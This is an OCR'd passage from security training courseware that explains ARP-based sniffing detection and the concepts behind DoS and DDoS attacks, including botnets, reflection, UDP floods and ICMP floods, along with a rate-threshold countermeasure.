

Non-Broadcast ARP
ARP Request
IP ID: 192.168.168.1
MAC: 00-14-20-01-23-45
IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
Non-Broadcast ARP
Ping Reply
IP ID: 192.168.168.2
MAC: 00-14-20-01-23-46
Non-Broadcast ARP
ARP Request
IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47


Figure 6.22: Detecting sniffing via the ARP method



Denial-of-Service

Denial-of-Service

Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks are a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS/DDoS attacks exploit vulnerabilities in the implementation of the transmission control protocol (TCP)/internet protocol (IP) model or bugs in a specific operating system (OS).




Module Flow

1. **Discuss Types of DoS and DDoS Attacks**
2. **Discuss DoS and DDoS Attack Countermeasures**

DDOS
DDOS
DDOS

Discuss Types of DoS and DDoS Attacks

Attackers implement various techniques to launch DoS/DDoS attacks on target computers or networks. This section defines DoS and DDoS attacks and discusses how DDoS attacks work. It further discusses the various attack techniques and tools.



What is a DoS Attack?

- ❑ Denial-of-Service (DoS) is an attack on a computer or network that **reduces**, **restricts**, or **prevents** accessibility of system resources to its legitimate users
- ❑ Attackers flood the victim system with **non-legitimate service requests or traffic** to overload its resources

Malicious Traffic
Regular Traffic
Malicious traffic consumes all the available bandwidth
Internet
Router
🟧 Attack Traffic
🟩 Regular Traffic
Server Cluster

What is a DoS Attack?

A DoS attack is an attack on a computer or network that reduces, restricts, or prevents access to system resources for legitimate users. In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources and bring down the system, leading to the unavailability of the victim's website or at least significantly reducing the victim's system or network performance. The goal of a DoS attack is to keep legitimate users from using the system, rather than to gain unauthorized access to a system or to corrupt data.

The following are examples for types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (e.g., Internet Relay Chat (IRC)) with more events than it can handle
- Crashing a TCP/IP stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected manner
- Hanging a system by causing it to go into an infinite loop




Figure 6.23: Schematic of a DoS attack


DoS attacks have various forms and target various services. The attacks may cause the following:

- Consumption of resources
- Consumption of bandwidth, disk space, CPU time, or data structures
- Actual physical destruction or alteration of network components
- Destruction of programming and files in a computer system

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic by using existing network resources, thereby depriving legitimate users of these resources. Connectivity attacks overflow a system with a large number of connection requests, consuming all available OS resources to prevent the system from processing legitimate user requests.

Consider a food catering company that conducts much of its business over the phone. If an attacker wants to disrupt this business, they need to find a way to block the company's phone lines, which would make it impossible for the company to do business. A DoS attack works along the same lines—the attacker uses up all the ways to connect to the victim's system, making legitimate business impossible.

DoS attacks are a kind of security breach that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Furthermore, security failure might cause the loss of a service such as email. In the worst-case scenario, a DoS attack can cause the accidental destruction of the files and programs of millions of people who were connected to the victim's system at the time of the attack.



What is a DDoS Attack?

Distributed denial-of-service (DDoS) is a coordinated attack that involves a **multitude of compromised systems** (Botnet) attacking a single target, thereby denying service to users of the targeted system

How do DDoS Attacks Work?

Attacker sets a handler system
Handler infects a large number of computers over the Internet
Zombie systems are instructed to attack a target server
1
2
3
Attacker
Handler
Handler
Compromised PCs (Zombies)
Compromised PCs (Zombies)
Targeted Server

What is a DDoS Attack?

Source: *https://searchsecurity.techtarget.com*

A DDoS attack is a large-scale, coordinated attack on the availability of services on a victim's system or network resources, and it is launched indirectly through many compromised computers (botnets) on the Internet.

As defined by the World Wide Web Security FAQ, "A distributed denial-of-service (DDoS) attack uses many computers to launch a coordinated DoS attack against one or more targets. Using client/server technology, the perpetrator is able to multiply the effectiveness of the denial of service significantly by harnessing the resources of multiple unwitting accomplice computers, which serve as attack platforms." The flood of incoming messages to the target system essentially forces it to shut down, thereby denying service to legitimate users.

The services under attack belong to the "primary victim," whereas the compromised systems used to launch the attack are called "secondary victims." The use of secondary victims in performing a DDoS attack enables the attacker to mount a large and disruptive attack while making it difficult to track down the original attacker.

The primary objective of a DDoS attack is to first gain administrative access on as many systems as possible. In general, attackers use a customized attack script to identify potentially vulnerable systems. After gaining access to the target systems, the attacker uploads and runs DDoS software on these systems at the time chosen to launch the attack.

DDoS attacks have become popular because of the easy accessibility of exploit plans and the negligible amount of brainwork required to execute them. These attacks can be very dangerous because they can quickly consume the largest hosts on the Internet, rendering them useless.

The impacts of DDoS include the loss of goodwill, disabled networks, financial losses, and disabled organizations.

How do DDoS Attacks Work?

In a DDoS attack, many applications barrage a target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to zombie agents, which are Internet-connected computers compromised by an attacker through malware programs to perform various malicious activities through a command and control (C&C) server. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim, which causes the reflector systems to presume that these requests originate from the victim's machine instead of the zombie agents. Hence, the reflector systems send the requested information (response to the connection request) to the victim. Consequently, the victim's machine is flooded with unsolicited responses from several reflector computers simultaneously, which may either reduce the performance or cause the victim's machine to shut down completely.




Handler infects a large number of computers over the Internet
Attacker sets a handler system
1
2
Handler
Zombie systems are instructed to attack a target server
3
Compromised PCs (Zombies)
Attacker
1
Targeted Server
2
3
Handler
Compromised PCs (Zombies)

Figure 6.24: Schematic of a DDoS attack



DoS/DDoS Attack Techniques: UDP Flood Attack

- An attacker sends **spoofed UDP packets** at a very high packet rate to a remote host on random ports of a target server using a large source IP range
- The flooding of UDP packets causes the server to repeatedly check for **non-existent applications** at the ports
- Legitimate applications are inaccessible by the system and give an **error reply** with an ICMP “Destination Unreachable” packet
- This attack consumes **network resources** and available bandwidth, exhausting the network until it goes offline

Attacker
The attacker sends
UDP packets with spoofed IP address
and random destination UDP ports
Target Server
UDP Packet
UDP Packet
UDP Packet
UDP Packet
ICMP error
packets of
destination
unreachable

DoS/DDoS Attack Techniques

UDP Flood Attack

In a UDP flood attack, an attacker sends spoofed UDP packets at a very high packet rate to a remote host on random ports of a target server by using a large source IP range. The flooding of UDP packets causes the server to check repeatedly for nonexistent applications at the ports. Consequently, legitimate applications become inaccessible by the system, and any attempts to access them return an error reply with an ICMP “Destination Unreachable” packet. This attack consumes network resources and available bandwidth, exhausting the network until it goes offline.




Attacker
The attacker sends
UDP packets with spoofed IP address
and random destination UDP ports
Target Server
UDP Packet
UDP Packet
UDP Packet
UDP Packet
ICMP error
packets of
destination
unreachable

Figure 6.25: UDP flood attack



DoS/DDoS Attack Techniques: ICMP Flood Attack

ICMP flood attacks are a type of attack in which attackers send large volumes of **ICMP echo request packets** to a victim system directly or through reflection networks

These packets signal the victim's system to reply, and the resulting combination of traffic saturates the bandwidth of the victim's network connection, causing it to be overwhelmed and **subsequently stop** responding to legitimate TCP/IP requests

Attacker
The attacker sends ICMP ECHO requests with spoofed source addresses
Target Server
ECHO Request
ECHO Reply
ECHO Request
ECHO Reply
-Maximum limit of ICMP ECHO requests per second-
ECHO Request
ECHO Request
Legitimate ICMP ECHO request from an address in the same security zone

ICMP Flood Attack

Network administrators use ICMP primarily for IP operations, troubleshooting, and error messaging for undeliverable packets. In this attack, attackers send large volumes of ICMP echo request packets to a victim's system directly or through reflection networks. These packets signal the victim's system to reply, and the large traffic saturates the bandwidth of the victim's network connection, causing it to be overwhelmed and subsequently stop responding to legitimate TCP/IP requests.

To protect against ICMP flood attacks, it is necessary to set a threshold that invokes the ICMP flood attack protection feature when exceeded. When the ICMP threshold is exceeded (by default, the threshold value is 1000 packets/s), the router rejects further ICMP echo requests from all addresses in the same security zone for the remainder of the current second as well as the next second.




Attacker
The attacker sends ICMP ECHO requests with spoofed source addresses
